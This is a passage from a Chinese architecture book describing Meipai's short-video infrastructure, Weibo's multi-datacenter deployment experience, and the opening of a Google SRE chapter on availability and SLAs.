关于上传，要在手机上传这么一个视频，特别是弱网条件下，上传的成功率会比较低，在晚高峰省际网络拥塞的情况下要更为明显。所以针对上传，需要基于 CDN 走动态加速来优化网络链路（通过基调实测过对于提升稳定性和速度有一定帮助），同时对于比较大的视频需要做好分片上传，减少失败重传的成本和失败概率等来提升可用性。同时不同 CDN 厂商的链路状况在不同运营商、不同地区的情况下，可能会有不一样的表现，所以也需要结合基调测试，选择一些比较适合自己的 CDN 厂商链路。

同时因为数据相对比较大，当数据量达到一定规模，存储容量会面临一些挑战，目前美拍的视频容量也达到 PB 级别的规模，所以要求存储本身能够具备比较强的线性扩展能力，并且有足够的资源冗余，而依靠传统的 MySQL 等数据库来支持这个场景比较难，所以往往需要借助于专用的分布式对象存储。可以通过自建的服务或者云存储服务来解决。得益于近几年云存储的发展，目前美拍主要还是使用云存储服务来解决。自身的分布式对象存储主要用于解决一些内部场景，比如对于数据隐私性和安全性要求比较高的场景。

播放方面，因为文件比较大，容易受到网络的影响，所以为了规避卡顿，一些细节也需要处理。比如对于 60s、300s 的视频，需要考虑到文件比较大，同时有拖动的需求，所

以一般使用 HTTP range 的方式,或者基于 HLS 的点播播放方式,前者虽无法精确定位到时长,不过基于播放器的机制,能够满足需求,也能实现点播拖动。而直接基于 HLS 的方式更友好,协议层面已经对视频做了切割,切割成一段一段确定时长的 TS 文件,不过这种情况下用户上传的一般都是 MP4 等文件,所以需要单独的转码支持。当前美拍主要以短视频为主,更多地使用 HTTP Range 的方式。而直播的回段目前基于 HLS 的方式。同时对于播放而言,在弱网环境下,可能也会面临一些问题,比如播放时的卡顿,一般是通过网络链路优化,或者通过多码率的自适应优化,比如多路转码,然后根据特定算法模型量化用户网络情况进行选码率,网络差的则用低码率的方式。

2. 数据的格式标准差异

相比于文本数据,短视频本身是二进制数据,有比较固定的编码标准,比如 H.264、H.265 等,有着比较固定和通用的一些格式标准。

3. 数据的处理需求

视频本身能够承载的信息比较多,所以会面临有大量的数据处理需求,比如水印、帧缩略图、转码等。而视频处理的操作是非常慢的,会带来巨大的资源开销。

美拍对于视频的处理,主要分为两块。

首先是客户端处理。视频处理尽量往客户端靠,利用现有强大的手机处理性能来减少服务器压力,同时这也会面临一些低端机型的处理效率问题,不过用特别低端的机型上传美拍本身是少数,所以问题不算明显。客户端主要是对于视频的效果叠加、人脸识别和各种美颜美化算法的处理,我们这边客户端有实验室团队,在专门做这种效果算法的优化工作。同时客户端处理还会增加一些必要的转码和水印的视频处理。目前客户端的视频编解码方式有软编码和硬编码,软编码主要是兼容性比较好,编码效果好些,缺点就是能耗高且慢些。而硬编码借助于显卡等,能够得到比较低的能耗并且更快,不过兼容性和效果要差一些,特别是对于一些低配的机型。所以目前往往采用结合的方式。

其次是服务端的处理。主要是进行视频的一些审核转码工作,也有一些抽帧生成截图的工作等,目前使用 ffmpeg 进行一些处理。服务端本身需要考虑的一些点,就是因为资源消耗比较高,所以需要的机器数会更多,所以在服务端做的视频处理操作,会尽量控制在一个合理的范围。同时基于美拍这种场景,也会遇到这些热点事件的突变峰值,所以转码服务集群本身需要具备可弹性伸缩和异步化消峰机制,以便适应这种突增请求的场景。


1.6.4 为支持亿级用户,美拍架构所做的一些改进

随着用户和访问量的快速增长,美拍遇到不少的挑战,如下所示。

- 性能的挑战。
- 可用性的挑战。
- 突发热点的挑战。
- 业务频繁迭代的挑战。

在频繁的业务迭代的情况下，如何能够在海量请求下保证足够高的可用性，同时以一个较好用户体验和较低成本的方式来提供服务成为我们努力的方向。

下图是目前美拍的整体架构全貌。



这个架构目前也正在不断地持续演进，除了一些基础服务组件的建设外，我们还着重在服务治理方面做了一些相关工作，如下图所示，来保证整体服务的可用和稳定。



1. 分而治之与化繁为简

规划整体架构，明确服务模块的单一职责，尽量保持足够内聚，而服务模块之间做到解耦，这样就能够针对单一模块进行更精细化的优化工作，同时能够用合适的技术来解决合适的场景问题。

服务之间的交互和通信，我们主要走以下 2 种方式：



- 基于 HTTP 的方式。
- 基于 Config Service+RPC 的方式。

前者使用的方式比较简单，目前我们主要在跨团队、跨语言（比如 PHP 和 Golang 之类的）中使用，主要会在七层 Nginx 层做一些工作，如负载均衡、节点探测、并发保护等，如下面的左图所示。

而第 2 种方式，我们主要用于内部系统之间的一些交互。目前我们主要基于 etcd 来实现我们的动态服务发现和配置服务，同时基于 gRPC 框架在 Client 层面扩展实现了包含负载均衡、节点健康状态探测、failover 等基础功能，同时会通过一些 metrics 埋点，结合统一的 TraceID 来跟踪服务的分布式调用链路的状态。

2. 开放扩展

主要针对下面几个点，如下面的右图所示。



- 代码功能的可扩展性。
- 交互协议的扩展性。
- 数据存储格式的可扩展性。
- 应用的可扩展性。


- 资源的可扩展性。

交互协议，既针对交互接口，也针对 App 客户端和服务端的交互协议。特点是 App 客户端和服务端的交互协议，因为 App 的升级比服务端升级的时间久得多，比如你发布了一个客户端版本 V0.1，如果用户后面一直不升级，这个时间可能是几个月、半年甚至一年，那么就会引入一些兼容问题，所以在协议层面设计的关键点需要考虑这种情况的存在，保证协议能够向前兼容，预留好扩展点。

而关于数据存储格式的可扩展性，美拍第 1 个版本每个属性在数据库中为一个字段，并且为了保持一定的扩展性也多加了几个扩展字段。在发展过程中演化为所有属性字段序列化为 protocol buffer 数据的方式，这样能更好满足快速发展的业务需求。但是大家往往更关注服务端，其实有时候客户端比较坑。之前就踩过坑，客户端上有个 ID 字段的数据类型使用 int32，因为客户端基本很难做强升，一个这样小的事情最终需要很长时间来消化解决，并且还需要为此做一些兼容工作。所以针对这类事情，建议大家在一开始时候多留意，尽量少为将来埋坑。

3. 分级隔离

目前我们主要通过这几个维度进行一些隔离，如下图所示。



- 核心和非核心的隔离。
- 单一集群的内部隔离。
- 不同集群的外部物理资源隔离。

- 不同集群的外部依赖资源的隔离。

美拍在发展早期，跟多数发展早期的系统一样，也是多数接口部署在同一个集群中，包括也共用了一些资源（比如 memcached），这样的好处是早期部署足够简单。但在美拍发展的过程中，不光业务在快速发展，业务复杂度也在逐步提升，接口调用量急剧增加，逐步暴露出一些问题。美拍的发展过程也实际验证了前面提到的分级隔离机制。

在发展早期，曾经有个调用量不小的非核心的业务，在对存储数据结构做了调整后的上线过程中出现性能问题，导致整个集群服务都受到一定的影响。虽然通过降级策略和运维配套设施快速地解决了问题，但是也引发了我们的进一步思考。在架构上我们会尽量保证在开发效率、系统架构、部署和运维成本等方面达到一定的平衡，以避免过度设计或者架构支撑不了业务。这到了需要做一些事情的时候，我们在七层和应用层把核心业务和非核心业务做了部署上的隔离。

做完上面的核心业务和非核心业务拆分之后，接口互相之间的依赖影响降低很多。但是还没有解决核心业务或者非核心业务内部接口之间的依赖影响问题。所以接下来更进一步，针对部分场景也做了内部隔离，通过限定每个接口最多只能使用的固定处理线程数方式，来避免因为单个集群内某个接口的问题导致整个集群出错的情况发生。

以上主要是在接口层面做隔离，而在依赖的资源及其外部服务方面，如果没有相应的隔离机制，也会有互相依赖影响的问题，比较典型的有 memcached slab calcification 问题等。所以我们也 memcached、MySQL 等核心资源层面做了拆分。

综合来看，分级隔离本质上也是在解决服务之间依赖影响问题。

4. 资源冗余


因为短视频是一个比较耗带宽的服务，因此在通用的应用自身资源冗余的情况下，还需要考虑到服务所依赖的外部资源，比如 CDN 和云存储服务本身的情况。对于 CDN 层面，可能还要考虑不同厂商在不同区域、不同运营商下的资源冗余情况。而依赖的云服务等，这些服务本身从对外角度看是一个可无限扩展的服务，理论上通过扩展就能够满足性能需求，但往往会受限实现使用，因为内部不一定是一个完全隔离的场景，比如说和别的企业服务混跑，同时可能只会分配对应的资源池，但这个资源超过性能预期的时候，不是一个可自动动态伸缩调度的场景。

5. 容灾

美拍的容灾主要分为自身服务容灾、CDN 容灾、云存储容灾等。


自身服务容灾主要包含一些典型的容灾场景，比如 cache 容灾，通过多级 cache、cache 的分片 Hash 的方式以及本地 cache 的方式来解决。目前我们这边的容灾也借鉴了微博的多级 cache 机制的机制，针对核心的 cache 资源会有主备节点，避免单一节点挂掉后，穿透会

压垮后端 DB，同时对于请求量特别大的场景，比如在某个热点资源访问量很大的情况下，也会在此之前增加一层 L1 的 LRU cache 来规避和缓解这一问题，如下图所示。



CDN 容灾主要通过接入多家供应商进行互备，然后通过一些基调检测不同服务厂商的链路和服务状态，当发现服务有问题的时候，通过 DNS 进行区域的切换。不过不同 CDN 厂商的服务表现不对等，所以在选型 CDN 厂商的话，需要侧重关注可用性、节点布点和链路状况、回源量、资源冗余量，晚高峰的链路状况以及对于多媒体是否有单独优化等来评估靠谱性。

云存储容灾，目前美拍也主要使用两家互备的方式，因为国内的网络链路状况容易发生问题，导致个别上传服务失败以及云服务厂商服务挂掉，需要保证我们的服务可用。目前的做法是上传优先走主的云服务，如果上传失败的话，那么就会启用备的云服务，如下图所示。然后服务端层面也可以控制整体降级的方式，可以直接从主云服务直接降级读写备云服务。基于每天的统计来看，通过这个方式至少提升上传的 0.1% 以上的可用性，在某些极端情况下，可用性能达到 1%，当然这一块通过网络链路优化可能会使可用性情况没数据中那么差。不过他的主要作用是在当某个云服务厂商节点服务出现短暂不可用或者长时间不可用的时候，也不会对我们造成太大影响。



1.6.5 后续发展

随着短视频的不断发展，以及实时直播的崛起，带宽的压力会越来越大，目前能够结合着 P2P+CDN 的方式来缓解服务端的带宽压力，不过 P2P 主要面临着防火墙以及节点网络质量的影响，同时也依赖于视频播放的热度，这些对效果都会有一些影响，同时为了更好的播放流畅度，单一的 P2P 已无法满足需求，需要基于 P2P 和 CDN 的辅助进行。

带宽的另外一个节省之道，就是通过更好的编码标准来进行优化，比如 H.265 的编码标准，通过这个能够节省一半的流量。不过目前 H.265 的硬编支持不是很好，只有个别手机机型支持，而软编码比 H.264 的编解码速度要慢几倍，能耗消耗比较高，处理也比较慢。而在往 H.265 演化的过程中，解码的普及程度也将会比编码来得更早。因为现有在解码算法层面，开源的方案还有很大的优化空间，以现有的手机硬件配置，存在可以通过算法优化达到可以支撑 H.265 的空间。所以随着解码算法的不断优化和硬件的不断升级，解码普及的时间点也应该会比大家预期的时间来得更早，晋时也将会有更大比例的端能支持 H.265 的解码，对 H.265 的普及奠定了很好的基础。

H.265 普及的理想情况是需要大比例的端上设备在编码和解码层面都有支持，在解码更早普及的情况下，那么其实是有一种中间过渡方式：上传端上传 H.264 数据，服务端转为 H.265，播放端根据自身机器状况选择使用 H.264 或者 H.265 数据。这样的方案需要服务端额外做一次转码，也会提升存储成本。在有更大比例的端上支持 H.265 后，这样虽然有额外的成本开销，但是相比使用 H.265 带来的带宽成本的节省可能就越来越可以忽略掉。并且也可以根据访问热度情况做控制，在两者之间取得更好的平衡。

另外一个方向，目前美拍会越来越多的把一些客户端的图片视频美化算法云端化，以服务的形式暴露给内部其他服务使用，以便能够支撑更多围绕“美”体系建设的产品生态链。这主要面临的架构难点，就是资源消耗高。而解决方法依赖于两种方式，一种通过硬件 GPU、协处理器、CPU SIMD 指令等来优化性能，同时还需要解决架构的视频处理集群的自动弹性调度的问题。而对于一些场景，比如类似与 H5 的推广页面，会逐步通过结合公有云调度的方式来解决。



1.7 微博“异地多活”部署经验谈

刘道儒，微博研发中心高级技术经理、Feed 项目组技术负责人，曾供职于搜狗等公司。自 2011 年起至今负责微博 Feed 及周边系统的后端工程研发，并负责提供 Feed 方向重大项目的解决方案。擅长大规模分布式系统的构架和高可用保障，在大规模数据的存储、处理、访问、高可用保障等方面有丰富的实践经验。作为项目负责人，曾负责或主要参与过微博平台化改造、微博多机房部署、平台稳定性改造、客户端 Feed 性能优化等项目，同时正在负责微博后端技术架构升级的混合云项目。




近期我们看到阿里巴巴同学分享了在双 11 等场景“异地多活”（微博称“多机房部署”，为便于理解本节统称“异地多活”）的一些经验，由于我曾代表微博平台在 2012 年起主导微博的广州机房部署项目以及北京双机房部署项目，现在也分享一下微博在多机房部署方面的一些心得和踩过的坑。

异地多活的好处阿里同学已经充分阐述，微博的初始出发点包括异地灾备、提升南方电信用户访问速度、提升海外用户访问速度、降低部署成本（北京机房的机架费太贵了）等。通过实践发现其优势包括异地容灾、动态加速、流量均衡、在线压测等，而挑战包括增加研发复杂度、存储成本增加等。

1.7.1 微博异地多活建设历程

先说说微博多机房建设的历程，整个过程可谓是一波多折。微博的主要机房都集中在北京，只有很小一部分业务在广州部署，2010 年 10 月因微博高速发展准备扩大广州机房服务器规模，并对微博做异地双活部署。第 1 版跨机房消息同步方案（如下页中的图所示）

采取的是基于自研的 MytriggerQ（借助 MySQL 从库的触发器将 INSERT、UPDATE、DELETE 等事件转为消息）的方案，这个方案的好处是跨机房的消息同步通过 MySQL 的主从完成，方案的成熟度高。而缺点则是微博的同一个业务会有好几张表，而每张表的信息又不全，这样每发一条微博会有多条消息先后到达，造成较多时序问题，缓存容易花。第 1 套方案未能成功，但也让我们认识了跨机房消息同步的核心问题，并促使我们全面下线 MytriggerQ 的消息同步方案，而改用基于业务写消息到 MCQ（MemcacheQ，新浪自研的一套消息队列，类 Memcache 协议，参见 <http://memcachedb.org/memcacheq/>）的解决方案。



2011 年底在微博平台化完成后，开始启用基于 MCQ（微博自研的消息队列）的跨机房消息同步方案，并开发出跨机房消息同步组件 WMB（Weibo Message Broker）。经过与微博 PC 端等部门同学的共同努力，终于在 2012 年 5 月完成 Weibo.com 在广州机房的上线，实现了“异地双活”。

由于广州机房总体的机器规模较小，为了提升微博核心系统容灾能力，2013 年年中我们又将北京的机房进行拆分，至此微博平台实现了异地三节点的部署模式。依托于此模式，微博具备了在线容量评估、分级上线、快速流量均衡等能力，应对极端峰值能力和应对故障能力大大提升，之后历次元旦、春晚峰值均顺利应对，日常上线导致的故障也大大减少。上线后，根据微博运营情况及成本的需要，也曾数次调整各个机房的服务器规模，但是整套技术已经基本成熟。

1.7.2 微博异地多活面临的挑战

根据实践，一般做异地多活都会遇到如下的问题。

- 机房之间的延时：北京的 2 个核心机房间延时在 1ms 左右，但北京机房与广州机房

则有近 40ms 的延时。对比一下,发现微博核心 Feed 接口的总平均耗时也就在 120ms 左右。微博 Feed 会依赖几十个服务上百个资源,如果都跨机房请求,性能将会惨不忍睹。

- 专线问题:为了做广州机房外部,微博租了 2 条北京到广州的专线,成本巨大。同时单条专线的稳定性也很难保障,基本上每个月都会有或大或小的问题。
- 数据同步问题:MySQL 如何做数据同步? HBase 如何做数据同步? 还有各种自研的组件,这些统统要多机房数据同步。几十毫秒的延时,加上路途遥远导致的较弱网络质量(我们的专线每个月都会有或大或小的问题),数据同步是非常大的挑战。
- 依赖服务部署问题:如同阿里目前只做了交易单元的“异地双活”,微博部署时也面临核心服务过多依赖小服务的问题。将小服务全部部署改造成成本、维护成本过大,不部署则会遇到之前提到的机房之间延时导致整体性能无法接受的问题。
- 配套体系问题:只是服务部署没有流量引入就不能称为“双活”,而要引入流量就要求配套的服务和流程都能支持异地部署,包括预览、发布、测试、监控、降级等都要进行相应改造。


由于几十毫秒的延时,跨机房服务调用性能很差,异地多活部署的主体服务必须要做数据的冗余存储,并辅以缓存等构成一套独立而相对完整的服务。数据同步有很多层面,包括消息层面、缓存层面、数据库层面,每一个层面都可以做数据同步。由于基于 MytriggerQ 的方案失败,微博后来采取的是基于 MCQ 的 WMB 消息同步方案,并通过消息对缓存更新,加上微博缓存高可用架构,可以做到即便数据库同步有问题,从用户体验看服务还是正常的。

这套方案中,每个机房的缓存是完全独立的,由每个机房的 Processor(专门负责消息处理的程序,类似 Storm)根据收到的消息进行缓存更新。由于消息不会重复分发,而且信息完备,所以 MytriggerQ 方案存在的缓存更新脏数据问题就解决了。而当缓存不存在时,会穿透到 MySQL 从库,然后进行回种。可能出现的问题是,缓存穿透,但是 MySQL 从库如果此时出现延迟,这样就会把脏数据种到缓存中。我们的解决方案是做一个延时 10 分钟的消息队列,然后由一个处理程序来根据这个消息做数据的重新载入。一般从库延时时间不超过 10 分钟,而 10 分钟内的脏数据在微博的业务场景下也是可以接受的。

微博的异地多活方案如下页中图所示(3 个节点类似,消息同步都是通过 WMB 完成)。

跟阿里同学遇到的问题类似,我们也遇到数据库同步的问题。由于微博对数据库不是强依赖,加上数据库双写的维护成本过大,我们选择的方案是数据库通过主从同步的方式进行。这套方案潜在的缺点是如果主从同步慢,并且缓存穿透,可能会出现脏数据。这种同步方式已运行了 3 年,整体上非常稳定,没有发生过因为数据同步而导致的服务故障。

从 2013 年开始，微博启用 HBase 做在线业务的存储解决方案，由于 HBase 本身不支持多机房部署，加上早期 HBase 的业务比较小，且有单独接口可以回调北京机房，所以没有做异地部署。到 2015 年由于 HBase 支撑的对象库服务已经成为微博非常核心的基础服务，我们也在规划 HBase 的异地部署方案，主要的思路跟 MySQL 的方案类似，同步也在考虑基于 MCQ 同步的双机房 HBase 独立部署方案。



阿里选择了单元化的解决方案，这套方案的优势是将用户分区，然后所有这个用户的相关数据都在一个单元里。通过这套方案，可以较好地控制成本。但缺点是除了主维度（阿里是买家维度）外，其他所有的数据还是要做跨机房同步，整体的复杂度基本没降低。另外就是数据分离后由于拆成了至少 2 份数据，数据查询、扩展、问题处理等成本均会有较多增加。总的来讲，个人认为这套方案更适用于 WhatsApp、Instagram 等业务相对简单的国外应用，不适用于国内功能繁杂依赖众多的应用。

数据同步问题解决之后，紧接着就要解决依赖服务部署的问题。由于微博平台对外提供的都是 RESTful 风格的 API 接口，所以独立业务的接口可以直接通过专线引流回北京机房。但是对微博 Feed 接口的依赖服务来说，直接引流回北京机房会将平均处理时间从几百毫秒的量级直接升至几秒的量级，这是服务无法接受的。所以，在 2012 年我们对微博 Feed 依赖的主要服务也做了异地多活部署，整体的处理时间终于降了下来。当然这不是最优的解决方案，但在当时微博业务体系还相对简单的情况下很好地解决了问题，确保了 2012 年 5 月的广州机房部署任务的达成。

而配套体系的问题，在技术上不是很复杂，但是操作的时候却很容易出问题。比如，微博刚开始做异地多活部署时，因测试人员没有在上线时对广州机房做预览测试，曾经造成过一些线上问题。配套体系需要覆盖整个业务研发周期，包括方案设计阶段是否要做得多机房部署、部署阶段的数据同步、发布预览、发布工具支持、监控覆盖支持、降级工具支

持、流量迁移工具支持等方方面面，并需要开发、测试、运维都参与进来，将关键点纳入到流程当中。

关于为应对故障而进行数据冗余问题，阿里的同学也做了充分的阐述，在此也补充一下我们的一些经验。微博核心池容量冗余分两个层面来做，前端 Web 层冗余同用户规模成正比，并预留日常峰值 50% 左右的冗余度，而后端缓存等资源由于相对成本较低，每个机房均按照整体两倍的规模进行冗余。这样即使某一个机房不可用，首先我们后端的资源是足够的。接着我们先只将核心接口进行迁移，这个操作分钟级即可完成，同时由于冗余是按照整体的 50%，所以即使所有的核心接口流量全部迁移过来也能支撑住。接下来，我们将会把其他服务池的前端机也改为部署核心池前端机，这样在一小时内即可实现整体流量的承接。同时，如果故障机房是负责数据落地的机房，DBA 会将从库升为主库，运维调整队列机开关配置，承接数据落地功能。而在整个过程中，由于我们核心缓存可以脱离数据库支撑一个小时左右，所以服务整体会保持平稳。

1.7.3 异地多活的最佳实践

以上介绍了一下微博在异地多活方面的实践和心得，也对比了一下阿里的解决方案。就像没有完美的通用架构一样，异地多活的最佳方案也要因业务情形而定。如果业务请求量比较小，则根本没有必要做异地多活，数据库冷备足够了。不管哪种方案，异地多活的资源成本、开发成本相比于单机房部署模式都会大大增加。

以下是方案选型时需要考虑的一些维度。

- 能否整业务迁移：如果机器资源不足，建议优先将一些体系独立的服务整体迁移，这样可以为核心服务节省出大量的机架资源。如果机架资源仍然不足，再做异地多活部署。
- 服务关联是否复杂：如果服务关联比较简单，可以采用单元化、基于跨机房消息同步的解决方案。不管哪种方式，关联的服务也都要做异地多活部署，以确保各个机房对关联业务的请求都落在本机房内。
- 是否方便对用户分区：比如很多游戏类、邮箱类服务，由于对用户分区很方便就非常适合单元化，而 SNS 类的产品因为关系公用等问题则不太适合单元化。
- 谨慎挑选第 2 机房：尽量挑选离主机房较近（网络延时在 10ms 以内）且专线质量好的机房做第 2 中心。这样大多数的小服务依赖问题都可以简化掉，可以集中精力处理核心业务的异地双活问题。同时，专线的成本占比也比较小。以北京为例，建

议选择天津、内蒙古、山西等地的机房做异地多活。

- 控制部署规模：在数据层自身支持跨机房服务之前，不建议部署超过2个以上的机房。因为异地2个机房，异地容灾的目的已经达成，且服务器规模足够大，各种配套的设施也会比较健全，运维成本也相对可控。当扩展到3个点之后，新机房基础设施磨合、运维决策的成本等都会大幅增加。
- 消息同步服务化：建议扩展各自的消息服务，从中间件或者服务层面直接支持跨机房消息同步，将消息体大小控制在10k以下，跨机房消息同步的性能和成本都比较可控。机房间的数据一致性只通过消息同步服务解决，机房内部解决缓存等与消息的一致性问题。跨机房消息同步的核心点在于消息不能丢，由于微博使用的是MCQ，通过本地写远程读的方式，可以很方便地实现高效稳定的跨机房消息同步。

1.7.4 异地多活的新方向

在2015年时，新技术层出不穷，之前很多高成本的事情现在都有了很好的解决方案。接下来我们将在近五年异地多活部署探索的基础上，继续将微博的异地多活部署体系化。

升级跨机房消息同步组件为跨机房消息同步服务。面向业务隔离跨机房消息同步的复杂性，业务只需要对消息进行处理即可，消息的跨机房分发、一致性等由跨机房同步服务保障。且可以作为所有业务跨机房消息同步的专用通道，各个业务均可以复用，类似于快递公司的角色。

推进Web层的异地部署。由于远距离专线成本巨大且稳定性很难保障，我们已暂时放弃远程异地部署，而改为业务逻辑近距离隔离部署，将Web层进行远程异地部署。同时，计划不再依赖昂贵且不稳定的专线，借助于算法寻找较优路径，通过公网进行数据传输。这样我们就可以将Web层部署到离用户更近的机房，提升用户的访问性能。依据我们2015年做微博Feed全链路的经验，中间链路占掉了90%以上的用户访问时间，Web层部署的离用户更近将大大提升用户访问性能和体验。

借助微服务解决中小服务依赖问题。将对资源等的操作包装为微服务，并将中小业务迁移到微服务架构。这样只需要对几个微服务进行异地多活部署改造，众多的中小业务就不再需要关心异地部署问题，从而可以低成本地完成众多中小服务的异地多活部署改造。

利用Docker提升前端快速扩容能力。借助Docker的动态扩容能力，当流量过大时，分钟级从其他服务池摘下一批机器，并完成本服务池的扩容。之后也可以将各种资源也纳入到Docker动态部署的范围，进一步扩大动态调度的机器源范围。

1.8 来自 Google 的高可用架构理念与实践

孙宇聪，曾任 CTO @ Coding.net (2015-2016)，曾任 Site Reliability Engineer @ Google (2007-2015)，《SRE: Google 运维解密》译者。



我先做一下自我介绍，我是 2007 年加入的 Google，在总部任 SRE，2015 年年初回到 Coding (<http://coding.net>) 任 CTO。SRE 的全称是 Site Reliability Engineering，基本相当于国内的运维，但是更偏开发。

在 Google 我参与了 2 个比较大的 Project。

第 1 个是 YouTube，其中包括 Video transcoding、streaming 等。Google 的量很大，每个月会有 1PB 级别的存储量。存储、转码后，我们还做 Global CDN。到 2012 年的时候，峰值流量达到 10TBps，全球 10 万个节点，几乎每台机器都是 16/24 核跑满，10 Guplink 也是跑满的状态。

然后我加入了 Google Cloud Platform Team，也就是 Borg 团队。这个团队的主要工作就是管理 Google 全球所有的服务器，全球大概有 100 万台左右。另外就是维护 Borg 系统，同时我也是 Omega 系统运维的主要负责人，很可惜这个项目最后由于各种原因在内部取消了。

下面我想跟读者分享的是关于可用性、可靠性的一些理念和思考。

1.8.1 决定可用性的两大因素

谈可用性不需要绕来绕去，只谈 SLA 即可。大家可以看下面这张表。

Level of Availability	Percent of Uptime	Downtime per Year	Downtime per Day
1 Nines	90%	36.5 days	2.4 hrs.
2 Nines	99%	3.65 days	14 min.
3 Nines	99.9%	8.76 hrs.	86 sec.
4 Nines	99.99%	52.6 min.	8.6 sec.
5 Nines	99.999%	5.25 min.	.86 sec.
6 Nines	99.9999%	31.5 sec.	8.6 msec

要谈可用性，首先必须承认所有东西都有不可用的时候，只是不可用程度不同而已。一般来说，我们的观念里，一个服务至少要做到 99.9% 才称为基本上可用，是合格性产品。否则基本很难被别人使用。

